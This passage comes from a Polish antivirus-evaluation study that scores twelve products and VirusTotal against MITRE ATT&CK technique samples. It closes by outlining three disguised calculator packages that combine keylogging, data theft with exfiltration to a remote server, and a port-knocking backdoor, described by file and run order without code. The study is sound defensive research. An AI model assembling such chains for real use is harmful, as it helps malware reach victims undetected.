Persistence	T1546.001	Change Default File Association	4									1	1	1				1						
Persistence	T1546.002	Screensaver	4		2				1					1				1					1	
Persistence	T1546.007	Netsh Helper DLL	1		1													1						
Persistence	T1546.009	AppCert DLLs	3		1							1	1					1						
Persistence	T1546.010	AppInit DLLs	3		4			1						1				1						
Persistence	T1546.012	Image File Execution Options Injection	3		1	2								1				1					1	
Persistence	T1546.013	PowerShell Profile	3		1			1		1	1													
Persistence	T1547.001	Registry Run Keys / Startup Folder	3		4			1									1	1						
Persistence	T1547.002	Authentication Package	1		1													1						
Persistence	T1547.003	Time Providers	1			1								1										
Persistence	T1547.004	Winlogon Helper DLL	11		1	1						1	1	1				1						7
Persistence	T1547.005	Security Support Provider	1			1								1										
Persistence	T1547.009	Shortcut Modification	1															1						
Persistence	T1547.010	Port Monitors	2		2									1				1						
Persistence	T1547.014	Active Setup	1		2			1																
Persistence	T1554	Compromise Host Software Binary	1															1						
Persistence	T1556.002	Password Filter DLL	1		1													1						
Persistence	T1574.001	DLL Search Order Hijacking																						
Persistence	T1574.002	DLL Side-Loading	1					1																
Persistence	T1574.007	Path Interception by PATH Environment Variable	3					1	1									1						
Persistence	T1574.010	Services File Permissions Weakness	1															1						
Persistence	T1574.011	Services Registry Permissions Weakness	2		2									1				1						
Persistence	T1574.012	COR_PROFILER	1		1													1						
Persistence	T1653	Power Settings	4		2				1					1				1					1	
Privilege Escalation	Plik	audiosrv.dll	4											1	1			1		1				
Privilege Escalation	Plik	Calc.exe	2			2								1				1						
Privilege Escalation	Plik	passwordfilterprvtoad.dll	1																	1				
Privilege Escalation	Plik	prvtoad.dll	3											1	1					1				
Privilege Escalation	Plik	Prvtoad.exe	2	1	2									1				1						
Privilege Escalation	Plik	prvtoadsrv.dll	4											1	1			1		1				
Reconnaissance	T1589.002	Email Addresses	1	1		1		1																
Reconnaissance	T1589.003	Employee Names	3	3	4			1	1									1						
Reconnaissance	T1592.001	Hardware	2	4	2			1	1															
Reconnaissance	T1592.002	Software	3	1	2	1		1	1									1						
Reconnaissance	T1592.003	Firmware	1	3	2	1		1																
Reconnaissance	T1594	Search Victim-Owned Websites	0																					
Reconnaissance	T1595.001	Scanning IP Blocks																						
Taktyka	NR	Nazwa	D	L	M	H	C	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17
			VS	CS Sigma Rules				Virus Total - Vendors																

1 - Secureage
2 - Elastic
3 - Google
4 - Icarus
5 - Kaspersky
6 - Zonealarm
7 - Bkav Pro
8 - MaxSecure
9 - Crowstrike Falcon
10 - SentinelOne (Static ML)
11 - DeepInstinct
12 - Symantec
13 - Cynet
14 - Rising
15 - Sophos
16 - VirIT
17 - INNE

1 - Secureage
2 - Elastic
3 - Google
4 - Icarus
5 - Kaspersky
6 - Zonealarm
7 - Bkav Pro
8 - MaxSecure
9 - Crowstrike Falcon
10 - SentinelOne (Static ML)
11 - DeepInstinct
12 - Symantec
13 - Cynet
14 - Rising
15 - Sophos
16 - VirIT
17 - INNE


Tabela 5.3 - Tabela wyników VirusTotala

6. Analiza Wyników

Rozważając analizę wyników, istotne jest zrozumienie pewnej kluczowej kwestii:

To że próbka wykonała swoje zadanie, oznacza tyle że cyberprzestępca może wykorzystać podczas swojego ataku technikę, której próbka dotyczyła, w taki sam sposób jak teraz a antywirus nie zareaguje. Jednakże to, że próbka nie wykonała swojego zadania lub została powstrzymana, wcale nie oznacza, że użytkownik jest bezpieczny, bo przestępca może ją zmodyfikować, zaszyfrować, zaciemnić lub cokolwiek innego co może sprawić, że antywirus jej nie wykryje. Możliwości jest nieskończenie wiele i jest bardzo prawdopodobne, że w końcu mu się uda. ***Innymi słowy, jeśli kolor jest zielony to oznacza, że użytkownik nie może spać spokojnie, natomiast wszystkie inne oznaczają, że tylko i wyłącznie przed tą próbką jest chroniony, lecz nie wiadomo jak wygląda sprawa z innymi jej wersjami, pewne jest że może być tylko gorzej.***

Wyniki dla poszczególnych antywirusów prezentują się następująco w formie wykresu [Rysunek 6.1] i w formie tabeli [Tabela 6.1].



Rysunek 6.1 – Procentowa wykrywalność próbek (liczba 178) dla fazy wykonania względem AV

	BIT DEFENDER	KASPERSKY	Avast	AVG	PANDA	TOTAL AV	F-SECURE	AVIRA	MALWARE BYTES	ESET	COMODO	DEFENDER
Zielony	159	158	157	157	160	172	174	174	176	172	175	177
J. zielony		3	1	1								
Pomarańczowy		1	7	7	8					2	1	
C. niebieski	1		4	4	3					2		
J. niebieski			0			1		1				
Czerwony	18	16	9	9	7	5	4	3	2	2	2	1

Tabela 6.1 - Wykrywalność próbek (liczba 178) dla fazy wykonania względem AV

Analizując wykres można jasno stwierdzić, że użytkownik nie może czuć się bezpiecznie, gdyż antywirusy nie radzą sobie z nieznanymi zagrożeniami. To jest tragedia. Najwyższy wskaźnik skuteczności uzyskał Bitdefender, jednak wynosił on zaledwie około 11%. Z tego powodu wykres musi się zaczynać od 82%, bo gdyby zaczynał się od zera, to byłby prawie cały zielony, a pomniejsze udziały procentowe ledwo lub w ogóle nie widoczne. Tuż za Bitdefenderem znajduje się Kaspersky uzyskujący bardzo podobne wyniki. Mimo, że AVAST, AVG jak i Panda mają zbliżoną liczbę zielonych do dwóch wcześniej wspomnianych oprogramowań, to jednak mają o wiele mniejszą liczbę wykryć. W ich przypadku za to było dużo pomarańczowych wyników. Nie jestem w stanie wyjaśnić dlaczego zostały zablokowane, ale nie wykryte. Czy to z powodu konfliktów o używane już zasoby, ochronę plików czy może jakieś inne funkcjonalności wprowadzone przez antywirusa, lecz skoro złośliwy plik nie został usunięty, ani nie powiadomiono użytkownika o złośliwym działaniu, to nie może on czuć się bezpiecznie.

Zdaje sobie sprawę, że nie zrealizowałem całej bazy Mitre Attack, jednak wyniki uzyskane do tej pory, wcale nie napawają optymizmem, nawet gdyby skuteczność wykrywania zaczęłaby wzrastać dla nie przerobionych technik. Aby to zobrazować dodam teraz wyniki do całkowitej już oczyszczonej liczby technik dla każdej taktyki. Aby nie umieszczać 12 różnych tabel, lub jednej bardzo szczegółowej zawierającej wszystkie antywirusy, przedstawię tę tabelę [Tabela 6.2] tylko dla Bitdefendera, który miał najwięcej wykryć.




Tabela 6.2 – Procentowa wykrywalność próbek dla Bitdefendera + reszta nieprzerobionych technik

Z analizy tabeli wynika, że najwięcej wykryć odnotowano w taktyce Impact, co nie dziwi, biorąc pod uwagę jej destrukcyjny potencjał dla systemu. Jednak niezrealizowanych technik w Impact zostały tylko dwie, czyli jeśli trend się utrzyma odpowiednio w każdej taktyce to procentowa liczba całkowitego wykonania pliku do wykryć będzie rosła. W mojej ocenie w ogóle nie powinno to tak wyglądać. Trudno zrozumieć, dlaczego nieznane, niepodpisane pliki pobrane z Internetu są w stanie wykonywać tak wiele szkodliwych działań. Większość technik ma destrukcyjny potencjał dla bezpieczeństwa systemu, a należy pamiętać, że analizowany wykres przedstawia najlepszy możliwy wynik spośród dwunastu badanych antywirusów, co sugeruje, że ogólna sytuacja jest jeszcze gorsza. Wystarczy spojrzeć, jak wypada taktyka Impact względem poszczególnych antywirusów [Tabela 6.3]. Szczególnie niepokojące jest to, jak dużo szkód może ona wyrządzić, bezpośrednio zagrażając systemowi i danym użytkownika. W przypadku ośmiu antywirusów wszystkie dane mogą zostać całkowicie usunięte (nadpisane jedynkami), a dla dziewięciu zaszyfrowane. Żaden z pięciu analizowanych DOS-ów nie został wykryty, z wyjątkiem T1499.002 dla Bitdefendera. Możliwe jest swobodne usuwanie wbudowanych kont administratora lub użytkowników, a dziewięć antywirusów pozwala na usunięcie początkowej zawartości dysku, co uniemożliwia ponowne uruchomienie systemu.

			AVAST			AVG			Defender			Bitdefender			KASPERSKY			AVIRA			PANDA			TOTAL AV			MALWARE BYTES			ESET			F-SECURE			COMODO		
Taktyka	NR	Nazwa	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W
Impact	T1485	Data Destruction																																				I
Impact	T1486	Data Encrypted for Impact																																				I
Impact	T1489	Service Stop																																				I
Impact	T1490	Inhibit System Recovery																																				I
Impact	T1491.001	Internal Defacement																																				I
Impact	T1496	Resource Hijacking																																				




Tabela 6.3 – Wycinek tabeli wyników dla AV zawierający tylko taktykę IMPACT

Dalsza analiza skuteczności wykrywania próbek może nie przynieść znaczących rezultatów, ponieważ można samemu przeanalizować tabelę, a wnioski wydają się niezmienne. Jest to zaskakujące, że antywirusy wydają się reagować głównie na znane sygnatury, a analiza behawioralna opiera się przede wszystkim na wykryciu określonych zmiennych w systemie, których jest zbyt mało.

Podczas przygotowywania próbek dla każdej zdefiniowałem, czy należy monitorować określone zachowanie, które może być destrukcyjne, ale niekoniecznie musi, oraz czy takie zachowanie jest podejrzane i powinno być automatycznie zweryfikowane lub zablokowane do czasu reakcji użytkownika. Spośród 178 próbek, oznaczyłem 168 jako "monitorować" [Tabela 6.5 – Przedstawia tylko próbki z „monitorować”] i 152 jako "podejrzane" [Tabela 6.6]. Tak wysoki odsetek "podejrzanych" sugeruje, że te techniki nie są typowe dla zwykłego użytkownika, ale mimo to tylko około 11% próbek w najlepszym przypadku zostało wykryte. Dodatkowo pięć technik, z powodów powiązania z zgłoszeniami jako podatności, nie jest opisana, więc rzeczywiście bezpiecznych technik jest 5 [Tabela 6.4].

Aby można było uznać antywirusy za wystarczającą ochronę dla zwykłego użytkownika, musiałyby monitorować zachowanie prawie każdej z technik, a niewiele mniej blokować, bo co innego można robić z programami, które podmieniają biblioteki systemowe lub znanych programów na własne itd..

Poniżej przedstawiam wykrywalność względem tych dwóch parametrów oraz ich braku:

	BITDEFENDER	KASPERSKY	Avast	AVG	PANDA	TOTAL AV	F-SECURE	AVIRA	MALWAREBYTES	ESET	COMODO	DEFENDER
Zielony	5	5	5	5	5	5	5	5	5	5	5	5

Tabela 6.4 – Wykrywalność próbek względem AV w przypadku braku potrzeby monitorowania

	BITDEFENDER	KASPERSKY	Avast	AVG	PANDA	TOTAL AV	F-SECURE	AVIRA	MALWAREBYTES	ESET	COMODO	DEFENDER
Zielony	16	16	16	16	15	16	16	16	16	15	16	16
Pomarańczowy					1							
C. niebieski										1		


Tabela 6.5 - Wykrywalność próbek względem AV w przypadku tylko potrzeby monitorowania

	BITDEFENDER	KASPERSKY	Avast	AVG	PANDA	TOTAL AV	F-SECURE	AVIRA	MALWAREBYTES	ESET	COMODO	DEFENDER
Zielony	138	137	136	136	140	151	153	153	155	152	154	156
J. zielony		3	1	1								
Pomarań-czowy		1	7	7	7					2	1	
C. niebieski	1		4	4	3					1		
J. niebieski						1		1				
Czerwony	18	16	9	9	7	5	4	3	2	2	2	1

Tabela 6.6 - Wykrywalność próbek względem AV w przypadku potrzeby monitorowania i podejrzanego zachowania

7. Analiza wyników VirusTotala

Skoro badane antywirusy sobie nie poradziły i zwykły użytkownik z nimi nie może się czuć bezpiecznie, to trzeba sprawdzić, czy to jest ich wina, czy być może próbki zostały tak przygotowane, że żaden antywirus ich nie wykryje. W tym celu najlepszym rozwiązaniem jest analiza wyników VirusTotala, który oferuje około 74 dostawców zabezpieczeń i kilka sandboxów. Być może one będą w stanie powiedzieć coś więcej niż nic. Liczba próbek z wynikami, uwzględniając omówione problemy, wynosi 151. Przeanalizujmy teraz histogram liczby próbek z określoną liczbą wykryć jako złośliwego oprogramowania [Rysunek 7.1].




Rysunek 7.1 – Histogram wystąpień próbek z określoną liczbą wykryć

Analiza histogramu wykazała, że najwięcej próbek mieści się w przedziale dwóch wykryć na jedną próbkę. Warto zastanowić się, czy w przypadku 74 dostawców, czasami było ich mniej, 2 lub 3 wykrycia to jest dużo. Statystycznie rzecz biorąc, plik z taką liczbą wykryć na tle 74 dostawców może być uznany za "czysty" w granicach błędu. Tylko 6 próbek zostało uznanych za złośliwe przez ponad 10 dostawców. W celu porównania, zsumowane dane dotyczące wykryć antywirusów zostały również uwzględnione dla tych 6 próbek [Tabela 7.1].

Taktyka	Numer	Technika	Czerwone	Zielone
Persistence	T1547.004	Winlogon Helper DLL	4	8
Impact	T1499.002	Service Exhaustion Flood	1	11
Impact	T1490	Inhibit System Recovery	2	10
Impact	T1491.001	Internal Defacement	1	11
Exfiltration	T1030	Data Transfer Size Limits	1	11
Defense Evasion	T1218.001	Compiled HTML File	2	10

Tabela 7.1 – Przedstawienie 6 próbek, które uzyskały ponad 10 wykryć na VT, wraz z ich zsumowaną wykrywalnością AV

Wydawać by się mogło, że te wyniki w ogóle się nie pokrywają, lecz jeśli sprawdzimy, ile rzeczywiście było czerwonych wykryć, to fakt, że wszystkie sześć technik z najwyższą liczbą wykryć na VT ma czerwone z antywirusów, pokazuje pewną zgodność. Niemniej jednak, to nadal wydaje się niewystarczające. Co z technikami, które mogą usuwać dane użytkowników, ich konta, manipulować danymi w rejestrze usług systemowych, prowadzić użytkowników w błąd czy nawet kraść dane? Wszystkie te techniki wydają się być bezpieczne według wyników. Gdybyśmy jednak uznali, że dwa lub więcej wykryć to dużo, przeprowadziłem dodatkową analizę. Wyniki przedstawiłem w postaci histogramu [Rysunek 7.2].



Rysunek 7.2 – Histogram liczby wykryć dla poszczególnych dostawców

Jak widać na pierwszy plan wybijają się 3 dostawcy bezpieczeństwa: Bkav Pro (z 61 wykryciami), Secureage (z 80 wykryciami) i DeepInstinct (z 104 wykryciami). Należy pamiętać, że w badaniu brało udział łącznie 151 próbek i plików. Tych trzech dostawców odpowiada za ponad 56% wszystkich wykryć (łącznie 245 na 432). Jeśli przyjąć, że ich wykrycia są świadome, a nie wynikają z błędnej analizy, to co z innymi dostawcami? Dlaczego nie osiągają takiej samej skuteczności? Czy ich silniki są znacznie gorsze? Wątpliwe. Próbowałem znaleźć informacje na temat tych dostawców. DeepInstinct opisuje się jako „Powered by Deep Learning", co może sugerować, że model jest przewrażliwiony na nieznane zagrożenia i traktuje wiele plików jako zagrożenie, bo ciężko w uczeniu głębokim dopasować się idealnie do nieznanych zagrożeń. Bkav Pro z kolei nie wypadał najlepiej w benchmarkach, którymi dostawcy AV się chwalą, osiągając wyniki 3-3.5,

podczas gdy inni mają 5-6 [3]. O Secureage nie znalazłem zbyt wiele informacji. I żeby było jasne, te wszystkie próbki są złośliwe i jak najwyższy wynik jest wymagany, problem mam z tym, że tylko tych 3 dostawców z około 74 ma tak wysoki wynik. W mojej ocenie, gdyby istniały silniki, z tak dużą skutecznością w porównaniu do innych, to stałyby się jednymi z najlepszych rozwiązań, a tak nie jest. Jeśliby się usunęło wyniki z tych 3 dostawców, to łączna liczba próbek z zerową wykrywalnością wzrosłaby z 6 do aż 79 na 151, czyli jest jeszcze gorzej. Dlatego, przewidując niedoskonałości wyników, postanowiłem dodać analizę Crowdsourced Sigma Rules, które wykryły złośliwe działania w 94 próbkach.

Wyniki:

- 46 próbek wywołały co najmniej 1 regułę LOW, średnia to 1,533 na 46
- 66 próbek wywołało co najmniej 1 regułę MEDIUM, średnia to 1,73 na 66
- 30 próbek wywołało co najmniej 1 regułę HIGH, średnia to 1.464 na 30
- 1 próbka wywołała jedną regułę CRITICAL, średnia to 1 na 1

Reguły te są rzeczywiście pomocne, ponieważ potrafią czasami precyzyjnie pokazać, co program próbuje zrobić. Weźmy na przykład technikę Timestomp, która wywołała te reguły:

- HIGH - Matches rule Suspicious Script Execution From Temp Folder
- MEDIUM - Matches rule PowerShell Timestomp
- LOW - Matches rule Non Interactive PowerShell Process Spawned

W przypadku tej techniki reguła HIGH jest efektem ubocznym działania PowerShella i nie dotyczy tej techniki bezpośrednio, lecz jej wykonania, bo w poleceniu PowerShella został umieszczony jednolinijkowy skrypt, który wychodzi na to, że został zapisany do pliku w TEMP, a następnie wykonany. Nie zmienia to faktu, że ta czynność jest dużym zagrożeniem w systemie i antywirusy powinny to wykrywać. Reguła MEDIUM natomiast dotyczy bezpośrednio tej techniki i pozwala na wykrycie tej czynności. Jednakże ani antywirusy lokalne, ani w chmurze (oprócz 5) nie wykryły złośliwej aktywności, bo jak inaczej można nazwać podmianę jednej z trzech dat w pliku? Żaden z programów, a tym bardziej zwykły użytkownik, nie modyfikuje tych dat, więc dlaczego nikt tego nie wykrywa, mimo że jest to możliwe? Istnieje jeszcze więcej reguł, które dokładnie opisują działanie próbek, ale ich każdorazowe opisywanie nie ma sensu, skoro wniosek jest ten sam. Oprogramowania antywirusowe na nie, nie reagują. Jako ciekawostkę dodam, że sandboxy w ogóle nie wykryły złośliwego działania próbki "OS Exhaustion Flood", która ma na celu ciągłe obciążanie procesora i pamięci na 100% poprzez nieskończone kopiowanie samego siebie. Skoro takie zachowanie jest uznawane za naturalne przez AV i innych dostawców, to nie ma nadziei na bezpieczeństwo zwykłego użytkownika.

8. Kompleksowe ataki

Jest jeszcze jedna możliwa przyczyna tak kiepskich wyników antywirusów. Być może wymagane jest połączenie tych technik w jeden duży atak, aby antywirusy mogły je wykryć. Jednak takie podejście nie jest skutecznym rozwiązaniem, ponieważ wystarczy, że atakujący zastosuje podejście długofalowe. Zamiast jednego złożonego ataku, może dostarczać co jakiś czas jeden plik zawierający pojedynczą technikę. Dla przykładu, najpierw zbierze dane do konkretnego folderu, a tydzień później wyśle je na zdalny serwer. Wówczas nie ma szans na wykrycie połączonych technik, ponieważ takie połączenie nie istnieje. W celu sprawdzenia tej hipotezy, postanowiłem przeprowadzić badanie, aby sprawdzić, czy połączenie niewykrytych technik prowadzi do niewykrytego ataku. Stworzyłem trzy duże ataki, składające się wyłącznie z technik, które nie były wykrywane przez antywirusy. Każdy z tych ataków miał inny cel, lecz ich cechą wspólną było podszycie się pod aplikację kalkulatora, aby użytkownik uruchamiając go, myślał, że uruchamia jedynie niewinną aplikację, nie podejrzewając niczego złego w dodatkowych plikach dostarczonych wraz z nią.

Wykorzystane techniki:	**Ich wykrywalność:**
Collection.T1056.001.02.Keylogging	36 zielonych
Collection.T1113.Screen Capture	36 zielonych
Collection.T1115.Clipboard Data	36 zielonych
Discovery.T1033.System OwnerUser	36 zielonych
Exfiltration.T1048.003.Unencrypted Non-C2 Protocol	36 zielonych

Wykonanie:

Użytkownik pobiera paczkę .zip z myślą, że jest to program calc.exe wraz z niezbędnymi plikami. Paczka zawiera w sobie:
Folder – Logs – Miejsce magazynowania danych do eksfiltracji dla programów 2-5
Plik 1 – calc.exe – główny plik
Plik 2 – bitmap.bmpz - Screen Capture
Plik 3 – bitmapv2.bmpz - Clipboard Data
Plik 4 – ketoo.bmpz – Keylogging
Plik 5 – update.xrd - System OwnerUser
Plik 6 – uninstall.xrd - Unencrypted Non-C2 Protocol

Program po uruchomieniu, uruchamia w tej kolejności:
Zwykły kalkulator, ketoo.bmpz, bitmap.bmpz, bitmapv2.bmpz, update.xrd, uninstall.xrd.
Ostatni program w pętli co 10 sekund będzie eksfiltrować dane na zdalny serwer.

Wykorzystane techniki:	**Ich wykrywalność:**
Discovery.T1007.System Service	36 zielonych
Discovery.T1010.ApplicationWindowDiscovery	36 zielonych
Discovery.T1012.Query Registry	36 zielonych
Discovery.T1046.Network Service	36 zielonych
Discovery.T1069.001.Local Groups	36 zielonych
Discovery.T1087.003.Email Account	36 zielonych
Discovery.T1518.001.Security Software	36 zielonych
Exfiltration.T1048.003.Unencrypted Non-C2 Protocol	36 zielonych

Wykonanie:

Użytkownik pobiera paczkę .zip z myślą, że jest to program calc.exe wraz z niezbędnymi plikami. Paczka zawiera w sobie:
Folder – Logs – Miejsce magazynowania danych do eksfiltracji dla programów 2-5
Plik 1 – calc.exe – główny plik
Plik 2 – data1.tdt - ApplicationWindowDiscovery
Plik 3 – data2.tdt - EmailAccount
Plik 4 – data3.tdt – LocalGroups
Plik 5 – data4.tdt - NetworkService
Plik 6 – data5.tdt - QueryRegistry
Plik 7 – data6.tdt - SecuritySoftware
Plik 8 – data7.tdt - SystemService
Plik 9 – uninstall.xrd - Unencrypted Non-C2 Protocol

Program po uruchomieniu, uruchamia w tej kolejności:
Zwykły kalkulator, ketoo.bmpz, data1.tdt do data7.tdt. Po minucie uruchamia uninstall.xrd, który wyśle wszystkie zebrane dane na zdalny serwer.

Wykorzystane techniki:	**Ich wykrywalność:**
Collection.T1560.001.Archive via Utility	36 zielonych
Command and Control.T1205.001.Port Knocking	36 zielonych
Exfiltration.T1048.003.Unencrypted Non-C2 Protocol	36 zielonych
Impact.T1496.Resource Hijacking	36 zielonych
Impact.T1499.001.OS Exhaustion Flood	36 zielonych
Persistance.T1546.002.Screensaver	36 zielonych
Główny plik	

Wykonanie:

Użytkownik pobiera paczkę .zip z myślą, że jest to program calc.exe wraz z niezbędnymi plikami. Paczka zawiera w sobie:
Folder – Logs – Miejsce magazynowania danych do eksfiltracji dla programów 2-5
Plik 1 – calc.exe – główny plik i Port Knocking
Plik 2 – data2.tdt - Resource Hijacking
Plik 3 – data3.tdt - Screensaver
Plik 4 – uninstall.exe – Unencrypted Non-C2 Protocol
Plik 5 – update.exe - OS Exhaustion Flood
Plik 6 – updatev2.exe - Archive via Utility

Program po uruchomieniu, uruchamia w tej kolejności:
Zwykły kalkulator i backdoora Port Knocking. Od teraz to od atakującego będzie zależało co wykonać na maszynie ofiary poprzez czterokrotne pingowanie portów:
1234 – data2.tdt – Jedno wykonanie to stałe zużywanie 25% CPU.
1235 - update.exe - DOS maszyny, nieskończone multiplikacje samego procesu.
1236 - updatev2.exe - Archiwizuje wszystkie pliki z dokumentów do Logs.
1237 - data3.tdt – Ustawia jako wygaszacz updatev2.exe, co sprawia, że co 20 sekund jest wykonywany ten plik.
